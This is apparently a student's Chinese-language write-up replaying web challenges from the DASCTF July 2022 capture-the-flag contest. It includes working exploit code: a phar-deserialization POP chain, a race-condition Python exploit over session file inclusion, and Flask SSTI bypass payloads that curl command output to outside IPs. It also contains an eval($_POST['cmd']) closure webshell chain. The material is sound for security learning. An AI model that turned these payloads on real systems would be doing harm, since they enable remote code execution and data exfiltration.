技术内容 / 本科的一些学习笔记和wp / DASCTF2022七月赛复现
DASCTF2022七月赛复现
先做总结,这次的比赛不算大,但是复现难度对我来说离奇的高,几个题花了我好几天的时间
没错,纯纯的复现,坐牢八小时自己个人得分0,就解出了半个misc题
周二下午终于把官方wp给等来了

WEB
Ez to getflag
非预期解

直接搜索/flag,得到flag
无语
知识点
代码审计、Phar文件反序列化、文件上传条件竞争、session文件包含
思路分析
- 打开页面发现页面有读取和上传功能,读取页面可以直接获取源码,把源码扒下来
?php
class Upload {
public $f;
public $fname;
public $fsize;
function __construct(){
$this--->f = $_FILES;
}
function savefile() {
$fname = md5($this->f["file"]["name"]).".png";
if(file_exists('./upload/'.$fname)) {
@unlink('./upload/'.$fname);
}
move_uploaded_file($this->f["file"]["tmp_name"],"upload/" . $fname);
echo "upload success! :D";
}
function __toString(){
$cont = $this->fname;
$size = $this->fsize;
echo $cont->$size;
return 'this_is_upload';
}
function uploadfile() {
if($this->file_check()) {
$this->savefile();
}
}
function file_check() {
$allowed_types = array("png");
$temp = explode(".",$this->f["file"]["name"]);
$extension = end($temp);
if(empty($extension)) {
echo "what are you uploaded? :0";
return false;
}
else{
if(in_array($extension,$allowed_types)) {
$filter = '/<\?php|php|exec|passthru|popen|proc_open|shell_exec|system|phpinfo|assert|chroot|getcwd|scandir|delete|rmdir|rename|chgrp|chmod|chown|copy|mkdir|file|file_get_contents|fputs|fwrite|dir/i';
$f = file_get_contents($this->f["file"]["tmp_name"]);
if(preg_match_all($filter,$f)){
echo 'what are you doing!! :C';
return false;
}
return true;
}
else {
echo 'png onlyyy! XP';
return false;
}
}
}
}
class Show{
public $source;
public function __construct($fname)
{
$this->source = $fname;
}
public function show()
{
if(preg_match('/http|https|file:|php:|gopher|dict|\.\./i',$this->source)) {
die('illegal fname :P');
} else {
echo file_get_contents($this->source);
$src = "data:jpg;base64,".base64_encode(file_get_contents($this->source));
echo "<img src="{$src}">";
}
}
function __get($name)
{
$this->ok($name);
}
public function __call($name, $arguments)
{
if(end($arguments)=='phpinfo'){
phpinfo();
}else{
$this->backdoor(end($arguments));
}
return $name;
}
public function backdoor($door){
include($door);
echo "hacked!!";
}
public function __wakeup()
{
if(preg_match("/http|https|file:|gopher|dict|\.\./i", $this->source)) {
die("illegal fname XD");
}
}
}
class Test{
public $str;
public function __construct(){
$this->str="It's works";
}
public function __destruct()
{
echo $this->str;
}
}
class Upload {
public $f;
public $fname;
public $fsize;
function __construct(){
$this--->f = $_FILES;
}
function savefile() {
$fname = md5($this->f["file"]["name"]).".png";
if(file_exists('./upload/'.$fname)) {
@unlink('./upload/'.$fname);
}
move_uploaded_file($this->f["file"]["tmp_name"],"upload/" . $fname);
echo "upload success! :D";
}
function __toString(){
$cont = $this->fname;
$size = $this->fsize;
echo $cont->$size;
return 'this_is_upload';
}
function uploadfile() {
if($this->file_check()) {
$this->savefile();
}
}
function file_check() {
$allowed_types = array("png");
$temp = explode(".",$this->f["file"]["name"]);
$extension = end($temp);
if(empty($extension)) {
echo "what are you uploaded? :0";
return false;
}
else{
if(in_array($extension,$allowed_types)) {
$filter = '/<\?php|php|exec|passthru|popen|proc_open|shell_exec|system|phpinfo|assert|chroot|getcwd|scandir|delete|rmdir|rename|chgrp|chmod|chown|copy|mkdir|file|file_get_contents|fputs|fwrite|dir/i';
$f = file_get_contents($this->f["file"]["tmp_name"]);
if(preg_match_all($filter,$f)){
echo 'what are you doing!! :C';
return false;
}
return true;
}
else {
echo 'png onlyyy! XP';
return false;
}
}
}
}
class Show{
public $source;
public function __construct($fname)
{
$this->source = $fname;
}
public function show()
{
if(preg_match('/http|https|file:|php:|gopher|dict|\.\./i',$this->source)) {
die('illegal fname :P');
} else {
echo file_get_contents($this->source);
$src = "data:jpg;base64,".base64_encode(file_get_contents($this->source));
echo "<img src="{$src}">";
}
}
function __get($name)
{
$this->ok($name);
}
public function __call($name, $arguments)
{
if(end($arguments)=='phpinfo'){
phpinfo();
}else{
$this->backdoor(end($arguments));
}
return $name;
}
public function backdoor($door){
include($door);
echo "hacked!!";
}
public function __wakeup()
{
if(preg_match("/http|https|file:|gopher|dict|\.\./i", $this->source)) {
die("illegal fname XD");
}
}
}
class Test{
public $str;
public function __construct(){
$this->str="It's works";
}
public function __destruct()
{
echo $this->str;
}
}
?
看到源码就不难解释搜索/flag可以出来flag了。f参数传入的内容作为赋值为show类的source属性,然后调用show()方法,最后调用file_get_contents($this->source);进行文件读取。当然这只是非预期,一般file_get_contents函数是没有权限读取flag的
- 代码审计,先看到实现文件读取功能的代码,class.php中的Show类的show方法
public function show(){
  if(preg_match('/http|https|file:|php:|gopher|dict|\.\./i',$this->source)) {
    die('illegal fname :P');
  } else {
    echo file_get_contents($this->source);
    $src = "data:jpg;base64,".base64_encode(file_get_contents($this->source));
    echo "<img src={$src} />";
  }
}
这里的过滤没有过滤phar协议,配合文件上传的功能可以进行phar文件反序列化,又看到Show类里还有个backdoor方法,可以进行文件包含,基本确定最终是要调用这个方法
public function backdoor($door){
  include($door);
  echo "hacked!!";
}
审计实现文件上传功能的代码,class.php中的Upload类为文件上传的实现
class Upload {
  public $f;
  public $fname;
  public $fsize;
  function __construct(){
    $this->f = $_FILES;
  }
  function savefile() {
    $fname = md5($this->f["file"]["name"]).".png";
    if(file_exists('./upload/'.$fname)) {
      @unlink('./upload/'.$fname);
    }
    move_uploaded_file($this->f["file"]["tmp_name"],"upload/" . $fname);
    echo "upload success! :D";
  }
  function __toString(){
    $cont = $this->fname;
    $size = $this->fsize;
    echo $cont->$size;
    return 'this_is_upload';
  }
  function uploadfile() {
    if($this->file_check()) {
      $this->savefile();
    }
  }
  function file_check() {
    $allowed_types = array("png");
    $temp = explode(".",$this->f["file"]["name"]);
    $extension = end($temp);
    if(empty($extension)) {
      echo "what are you uploaded? :0";
      return false;
    }
    else{
      if(in_array($extension,$allowed_types)) {
        $filter = '/<\?php|php|exec|passthru|popen|proc_open|shell_exec|system|phpinfo|assert|chroot|getcwd|scandir|delete|rmdir|rename|chgrp|chmod|chown|copy|mkdir|file|file_get_contents|fputs|fwrite|dir/i';
        $f = file_get_contents($this->f["file"]["tmp_name"]);
        if(preg_match_all($filter,$f)){
          echo 'what are you doing!! :C';
          return false;
        }
        return true;
      }
      else {
        echo 'png onlyyy! XP';
        return false;
      }
    }
  }
    }
看到文件上传之后在存储到upload目录之前调用file_check进行了过滤,文件后缀限制为png,并且对文件内容进行了检查,不允许以下内容出现
$filter = '/<\?php|php|exec|passthru|popen|proc_open|shell_exec|system|phpinfo|assert|chroot|getcwd|scandir|delete|rmdir|rename|chgrp|chmod|chown|copy|mkdir|file|file_get_contents|fputs|fwrite|dir/i';
看到禁止了php的标识符和一些函数,所以传不了马,
但可以利用phar文件在被一些压缩方式压缩后依然可以使用phar协议进行解析的特性,
传一个压缩过后的phar文件进去
file_check执行完后才又调用了savefile,把文件存储在upload目录并更名为原文件名的md5值
构造pop链
从Test::__destruct方法入手
public function __destruct()
{
  echo $this->str;
}
将$this->str赋值为Upload类,这样会触发Upload::__tostring方法,
function __toString(){
  $cont = $this->fname;
  $size = $this->fsize;
  echo $cont->$size;
  return 'this_is_upload';
}
这个方法有一个赋值操作this->fname->this->fname赋值为Show类,把$this->fsize赋值为想要包含的文件的文件名,因为在Show类中不存在该文件名,所以就会调用Show::__get方法
function __get($name)
{
  $this->ok($name);
}
这个方法调用了Show::ok并以该文件名为参数,但是该类不存在ok方法,所以又会调用Show::__call方法,
public function __call($name, $arguments)
{
  if(end($arguments)=='phpinfo'){
    phpinfo();
  }else{
    $this->backdoor(end($arguments));
  }
  return $name;
}
Show::__call方法又调用了Show::backdoor并以文件名为参数,而Show::backdoor使用了一个include包含了传入文件名,这样就可以进行文件包含了。
生成phar文件脚本如下
首先在配置文件里将phar.readonly的值改为Off,即关闭只读属性
前面的;是注释符,也需要删掉

<?php
  class Upload{
  public $fname;
  public $fsize;
}
class Show{
  public $source;
}
class Test{
  public $str;
}

$upload = new Upload();
$show = new Show();
$test = new Test();
$test->str = $upload;
$upload->fname=$show;
$upload->fsize='/tmp/sess_chaaa';
// $test->str = 'okkkk';

@unlink("shell.phar");
$phar = new Phar("shell.phar");
$phar->startBuffering();
$phar->setStub("<?php __HALT_COMPILER(); ?>");
$phar->setMetadata($test);
$phar->addFromString("test.txt", "test");
$phar->stopBuffering();
?>
- 压缩为gzip压缩包并改后缀名上传该phar文件
- 利用php的session上传进度以及文件上传的条件竞争进行文件包含
编写python脚本进行文件包含,脚本如下
import sys,threading,requests,re
from hashlib import md5

HOST = sys.argv[1]
PORT = sys.argv[2]

flag=''
check=True
# 触发phar文件反序列化去包含session上传进度文件
def include(fileurl,s):
    global check,flag
    while check:
        fname = md5('shell.png'.encode('utf-8')).hexdigest()+'.png'
        params = {
            'f': 'phar://upload/'+fname
        }
        res = s.get(url=fileurl, params=params)
        if "working" in res.text:
            flag = re.findall('upload_progress_working(DASCTF{.+})',res.text)[0]
            check = False

# 利用session.upload.progress写入临时文件
def sess_upload(url,s):
    global check
    while check:
        data={
              'PHP_SESSION_UPLOAD_PROGRESS': "<?php echo 'working',system('cat /flag');?>\"); ?>"
              }
        cookies={
            'PHPSESSID': 'chaaa'
            }
        files={
            'file': ('chaaa.png', b'cha'*300)
            }
        s.post(url=url,data=data,cookies=cookies,files=files)

def exp(ip, port):
    url = "http://"+ip+":"+port+"/"
    fileurl = url+'file.php'
    uploadurl = url+'upload.php'

    num = threading.active_count()
    # 上传phar文件
    file = {'file': open('./shell.png', 'rb')}
    ret = requests.post(url=uploadurl, files=file)
    # 文件上传条件竞争获取flag
    event=threading.Event()
    s1 = requests.Session()
    s2 = requests.Session()
    for i in range(1,10):
        threading.Thread(target=sess_upload,args=(uploadurl,s1)).start()
    for i in range(1,10):
        threading.Thread(target=include,args=(fileurl,s2,)).start()
    event.set()
    while threading.active_count() != num:
        pass

if __name__ == '__main__':
    exp(HOST, PORT)
    print(flag)
Harddisk
知识点:
Flask SSTI bypass,SSTI 盲注
通过fuzz发现过滤了如下字符
}}, {{, ], [, ], \, , +, _, ., x, g, request, print, args, values, input, globals, getitem, class, mro, base, session, add, chr, ord, redirect, url_for, popen, os, read, flag, config, builtins, get_flashed_messages, get, subclasses, form, cookies, headers
过滤了亿个字符,甚至x和g两个字母也被过滤了
思路分析:
过滤了大括号 {{,可以用 {%print(......)%} 或 {% if ... %}1{% endif %} 的形式来代替,
但是题目还过滤了 print 关键字,只能用 **{% if ... %}success{% endif %}** 的形式来bypass。
但是这样的话payload执行成功后只会输出中间的"success"而不会输出执行的结果,
所以我们要用curl外带数据的方法来得到payload执行的结果。
同样地,如果输出success,说明payload执行成功了

过滤的一些常用的字符和关键字,可以用 attr() 配合 unicode 编码的方法绕过。
例如
{%if(""|attr("\u005f\u005f\u0063\u006c\u0061\u0073\u0073\u005f\u005f"))%}success{%endif%}
# {%if("".__class__)%}success{%endif%}
先找可以执行命令的类,这里寻找含有 “popen” 方法的类:
利用循环遍历脚本找到含有popen方法的子类
import requests

headers = {
    'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.110 Safari/537.36'
}

for i in range(500):
    url = "http://2863a4bf-af5c-4f05-bcc1-0c9d77e78643.node4.buuoj.cn:81/"
    payload = {"nickname":'{%if(""|attr("\\u005f\\u005f\\u0063\\u006c\\u0061\\u0073\\u0073\\u005f\\u005f")|attr("\\u005f\\u005f\\u0062\\u0061\\u0073\\u0065\\u0073\\u005f\\u005f")|attr("\\u005f\\u005f\\u0067\\u0065\\u0074\\u0069\\u0074\\u0065\\u006d\\u005f\\u005f")(0)|attr("\\u005f\\u005f\\u0073\\u0075\\u0062\\u0063\\u006c\\u0061\\u0073\\u0073\\u0065\\u0073\\u005f\\u005f")()|attr("\\u005f\\u005f\\u0067\\u0065\\u0074\\u0069\\u0074\\u0065\\u006d\\u005f\\u005f")(' + str(i) + ')|attr("\\u005f\\u005f\\u0069\\u006e\\u0069\\u0074\\u005f\\u005f")|attr("\\u005f\\u005f\\u0067\\u006c\\u006f\\u0062\\u0061\\u006c\\u0073\\u005f\\u005f")|attr("\\u005f\\u005f\\u0067\\u0065\\u0074\\u0069\\u0074\\u0065\\u006d\\u005f\\u005f")("\\u0070\\u006f\\u0070\\u0065\\u006e"))%}success{%endif%}'}

    res = requests.post(url=url, headers=headers, data=payload)
    if 'success' in res.text:
        print(i)

输出作为索引值直接填入下面的payload中即可
这里的payload由下面的原始payload变换得到:
{%if("".__class__.__bases__[0].__subclasses__()[132].__init__.__globals__["popen"])%}oasis{%endif%}
变为attr()的形式
{%if(""|attr("__class__")|attr("__bases__")|attr("__getitem__")(0)|attr("__subclasses__")()|attr("__getitem__")(132)|attr("__init__")|attr("__globals__")|attr("__getitem__")("popen"))%}oasis{%endif%} unicode 编码
{%if(""|attr("\u005f\u005f\u0063\u006c\u0061\u0073\u0073\u005f\u005f")|attr("\u005f\u005f\u0062\u0061\u0073\u0065\u0073\u005f\u005f")|attr("\u005f\u005f\u0067\u0065\u0074\u0069\u0074\u0065\u006d\u005f\u005f")(0)|attr("\u005f\u005f\u0073\u0075\u0062\u0063\u006c\u0061\u0073\u0073\u0065\u0073\u005f\u005f")()|attr("\u005f\u005f\u0067\u0065\u0074\u0069\u0074\u0065\u006d\u005f\u005f")(132)|attr("\u005f\u005f\u0069\u006e\u0069\u0074\u005f\u005f")|attr("\u005f\u005f\u0067\u006c\u006f\u0062\u0061\u006c\u0073\u005f\u005f")|attr("\u005f\u005f\u0067\u0065\u0074\u0069\u0074\u0065\u006d\u005f\u005f")("\u0070\u006f\u0070\u0065\u006e"))%}oasis{%endif%}
构造payload执行命令带出根目录里的文件:
{%if("".__class__.__bases__[0].__subclasses__()[132].__init__.__globals__["popen"]("curl 209.141.42.176
-d \"`ls /`\"").read())%}success{%endif%} 变为attr()的形式{%if(""|attr("__class__")|attr("__bases__")|attr("__getitem__")(0)|attr("__subclasses__")()|attr("__getitem__")(132)|attr("__init__")|attr("__globals__")|attr("__getitem__")("popen")("curl 209.141.42.176 -d \"`ls /`\"")|attr("read")())%}success{%endif%}
unicode 编码:
{%if(""|attr("\u005f\u005f\u0063\u006c\u0061\u0073\u0073\u005f\u005f")|attr("\u005f\u005f\u0062\u0061\u0073\u0065\u0073\u005f\u005f")|attr("\u005f\u005f\u0067\u0065\u0074\u0069\u0074\u0065\u006d\u005f\u005f")(0)|attr("\u005f\u005f\u0073\u0075\u0062\u0063\u006c\u0061\u0073\u0073\u0065\u0073\u005f\u005f")()|attr("\u005f\u005f\u0067\u0065\u0074\u0069\u0074\u0065\u006d\u005f\u005f")(132)|attr("\u005f\u005f\u0069\u006e\u0069\u0074\u005f\u005f")|attr("\u005f\u005f\u0067\u006c\u006f\u0062\u0061\u006c\u0073\u005f\u005f")|attr("\u005f\u005f\u0067\u0065\u0074\u0069\u0074\u0065\u006d\u005f\u005f")("\u0070\u006f\u0070\u0065\u006e")("\u0063\u0075\u0072\u006C\u0020\u0032\u0030\u0039\u002E\u0031\u0034\u0031\u002E\u0034\u0032\u002E\u0031\u0037\u0036\u003A\u0032\u0033\u0033\u0033\u0020\u002D\u0064\u0020\u005C\u0022\u0060\u006C\u0073\u0020\u002F`\"")|attr("\u0072\u0065\u0061\u0064")())%}1{%endif%} # curl 209.141.42.176 -d \"`ls /`\"
想尝试把vps监听换成DNSlog带出,研究了很久一直打不通,不知道是什么问题
"\u0063\u0075\u0072\u006C \"`\u006C\u0073\u002E\u0020\u0068\u0072\u0069\u0066\u0039\u0076\u002E\u0064\u006E\u0073\u006C\u006F\u0067\u002E\u0063\u006E`\""
#"curl http://`cat flag`.qt0zuu.dnslog.cn"
用我自己服务器开个监听

发送 payload 后,vps上成功接收到了执行结果,发现有flag字段

读取flag:
{%if("".__class__.__bases__[0].__subclasses__()[133].__init__.__globals__["popen"]("curl 209.141.42.176
-d \"`cat /f1agggghere`\"").read())%}success{%endif%}变为attr()的形式
{%if(""|attr("__class__")|attr("__bases__")|attr("__getitem__")(0)|attr("__subclasses__")()|attr("__getitem__")(132)|attr("__init__")|attr("__globals__")|attr("__getitem__")("popen")("curl 209.141.42.176 -d \"`cat /f1agggghere`\"")|attr("read")())%}success{%endif%}
unicode 编码
{%if(""|attr("\u005f\u005f\u0063\u006c\u0061\u0073\u0073\u005f\u005f")|attr("\u005f\u005f\u0062\u0061\u0073\u0065\u0073\u005f\u005f")|attr("\u005f\u005f\u0067\u0065\u0074\u0069\u0074\u0065\u006d\u005f\u005f")(0)|attr("\u005f\u005f\u0073\u0075\u0062\u0063\u006c\u0061\u0073\u0073\u0065\u0073\u005f\u005f")()|attr("\u005f\u005f\u0067\u0065\u0074\u0069\u0074\u0065\u006d\u005f\u005f")(132)|attr("\u005f\u005f\u0069\u006e\u0069\u0074\u005f\u005f")|attr("\u005f\u005f\u0067\u006c\u006f\u0062\u0061\u006c\u0073\u005f\u005f")|attr("\u005f\u005f\u0067\u0065\u0074\u0069\u0074\u0065\u006d\u005f\u005f")("\u0070\u006f\u0070\u0065\u006e")("\u0063\u0075\u0072\u006C\u0020\u0032\u0030\u0039\u002E\u0031\u0034\u0031\u002E\u0034\u0032\u002E\u0031\u0037\u0036\u003A\u0032\u0033\u0033\u0033\u0020\u002D\u0064\u0020\u005C\u0022\u0060\u0063\u0061\u0074\u0020\u002F\u0066\u0031\u0061\u0067\u0067\u0067\u0067\u0068\u0065\u0072\u0065`\"")|attr("\u0072\u0065\u0061\u0064")())%}1{%endif%}
# curl 209.141.42.176:2333 -d \"`cat /f1agggghere`\"
这里其实我没监听到,直接用官方wp的图了

payload 2
利用lipsum拼接字符串
{%if(lipsum|attr("\u005f\u005f\u0067\u006c\u006f\u0062\u0061\u006c\u0073\u005f\u005f")|attr("\u005f\u005f\u0067\u0065\u0074\u0069\u0074\u0065\u006d\u005f\u005f")("\u005f\u005f\u0062\u0075\u0069\u006c\u0074\u0069\u006e\u0073\u005f\u005f")|attr("\u005f\u005f\u0067\u0065\u0074\u0069\u0074\u0065\u006d\u005f\u005f")("\u005f\u005f\u0069\u006d\u0070\u006f\u0072\u0074\u005f\u005f")("\u006f\u0073")|attr("\u0070\u006f\u0070\u0065\u006e")("\u0063\u0075\u0072\u006c\u0020\u0038\u0032\u002e\u0031\u0035\u0036\u002e\u0032\u002e\u0031\u0036\u0036\u003a\u0032\u0033\u0033\u0033\u002f\u0060\u0063\u0061\u0074\u0020\u002f\u0066\u0031\u0061\u0067\u0067\u0067\u0067\u0068\u0065\u0072\u0065\u0020\u007c\u0062\u0061\u0073\u0065\u0036\u0034\u0060"))%}test{%endif%}
NewSer
知识点:
composer.json 敏感信息泄露导致的部分源码泄露、cookie中的php反序列化以及php魔术方法、利用php引用绕过__wakeup 的过滤、php反序列化匿名函数的利用
反正就是纯纯知识盲区就完事了,笑死,根本看不懂
思路分析
存在composer.json 泄露,然后导入部分代码 http://127.0.0.1/composer.json 发现
{

    "require": {
        "fakerphp/faker": "^1.19",
        "opis/closure": "^3.6"
    }
}
compsoer.json 是php composer包管理器中用来管理应用和引入依赖的配置文件。这里面可以看到包含了 两个包,一个是用来操作虚假对象的(比如生成随机的用户名,密码,名字,邮箱等信息),另一个是用来操作闭包的,也就是匿名函数。
使用composer 如下命令导入依赖,如composer require fakerphp/fakercomposer require opis/closure
当然,这个工作需要选手来完成。源代码中是存在这个包的,审核人不需要导入,直接查看就好。
题目同时还把关键的类高亮出来。
<?php

class User
{
    protected $_password;
    protected $_username;
    private $username;
    private $password;
    private $email;
    private $instance;

    public function __construct($username,$password,$email)
    {
        $this->email = $email;
        $this->username = $username;
        $this->password = $password;
        $this->instance = $this;
    }

    /**
     * @return mixed
     */
    public function getEmail()
    {
        return $this->email;
    }

    /**
     * @return mixed
     */
    public function getPassword()
    {
        return $this->password;
    }

    /**
     * @return mixed
     */
    public function getUsername()
    {
        return $this->username;
    }

    public function __sleep()
    {
        $this->_password = md5($this->password);
        $this->_username = base64_encode($this->username);
        return ['_username','_password', 'email','instance'];
    }

    public function __wakeup()
    {
        $this->password = $this->_password;
    }

    public function __destruct()
    {
        echo "User ".$this->instance->_username." has created.";
    }
}
结合前端的回显

可以发现这个类的__destruct被调用。
2、在cookie中发现序列化字符串,

解码后,对应__sleep()魔术方法的返回数组,说明cookie是序列化的User,此处可能存在反序列化漏洞。
3. 挖掘php反序列化利用链 User 类的__destruct就是一个很好的入口, 可以出发__get 魔术方法,
而对于fakerphp这个依赖,其Generator类是主要的类,生成不存在的属性时都通过format方法,
这个方法中存在call_user_func_array 的调用
public function __get($attribute)
    {
        trigger_deprecation('fakerphp/faker', '1.14', 'Accessing property "%s" is deprecated, use "%s()" instead.', $attribute, $attribute);

        return $this->format($attribute);
    }
public function format($format, $arguments = [])
    {
        return call_user_func_array($this->getFormatter($format), $arguments);
    }
public function __wakeup()
    {
        $this->formatters = [];
    }
public function getFormatter($format)
    {
        if (isset($this->formatters[$format])) {
            return $this->formatters[$format];
        }
这里有__wakeup,所以无法利用来获取到formatter。
还有一个ValidGenerator类,也是__get -> __call,,不需要绕过__wakeup,
但是题中添加了一个过滤,所以不能利用

所以这里呢需要绕过__wakeup,
题目是php8,没有多属性的特性
- 利用php引用来绕过__wakeup中对属性的置空。
php中是支持应用的 也就是
a=&b, 当那个b变化时a 也会改变. php在序列化时,同样会把引用考虑进去。
所以如果我们找到一个形如$this->a = $this->b //$this->formatters 是xxx->$a的引用的语句。
且此语句执行在 Generator类的__wakeup 后。
User类的__wakeup 就是一个很nice的利用。
构造的payload
<?php
namespace {
    class User{
        private $instance;
        public $password;
        private $_password;

        public function __construct()
        {
            $this->instance = new Faker\Generator($this);
            $this->_password = ["_username"=>"phpinfo"];

        }
    }
    echo base64_encode(str_replace("s:8:\"password\"",urldecode("s%3A14%3A%22%00User%00password%22"),serialize(new User())));
}
namespace Faker{
    class Generator{
        private $formatters;
        public function __construct($obj)
        {
            $this->formatters = &$obj->password;
        }
    }
}
这里之所以替换,是因为原来类的password属性是private的,而因为要构造引用,需要在类外访问,于是改成了public,但是在最后还是需要修改成对应的private。

4、反序列化匿名函数造成任意代码执行

因为我们是通过__get 传入的,传入函数的参数不可控,phpinfo不需要参数,所以调用了。如果想要只控制函数,造成任意代码执行,可以使用反序列化闭包,这在之前也是有考过的。直接包含closure依赖中的autoload.php
<?php
namespace {
    class User{
        private $instance;
        public $password;
        private $_password;

        public function __construct()
        {
            $this->instance = new Faker\Generator($this);
            $func = function(){eval($_POST['cmd']);};//可写马,测试用的phpinfo;
            require 'closure/autoload.php';
         $b=\Opis\Closure\serialize($func);
           $c=unserialize($b);
            $this->_password = ["_username"=>$c];

        }
    }
    echo base64_encode(str_replace("s:8:\"password\"",urldecode("s%3A14%3A%22%00User%00password%22"),serialize(new User())));
}
namespace Faker{
    class Generator{
        private $formatters;
        public function __construct($obj)
        {
            $this->formatters = &$obj->password;
        }
    }
}
绝对防御
知识点
知识点:API搜索、SQL注入
思路分析

1、观察网页源代码发现其中引入多个js文件,使用jsfinder在js文件寻找web接口
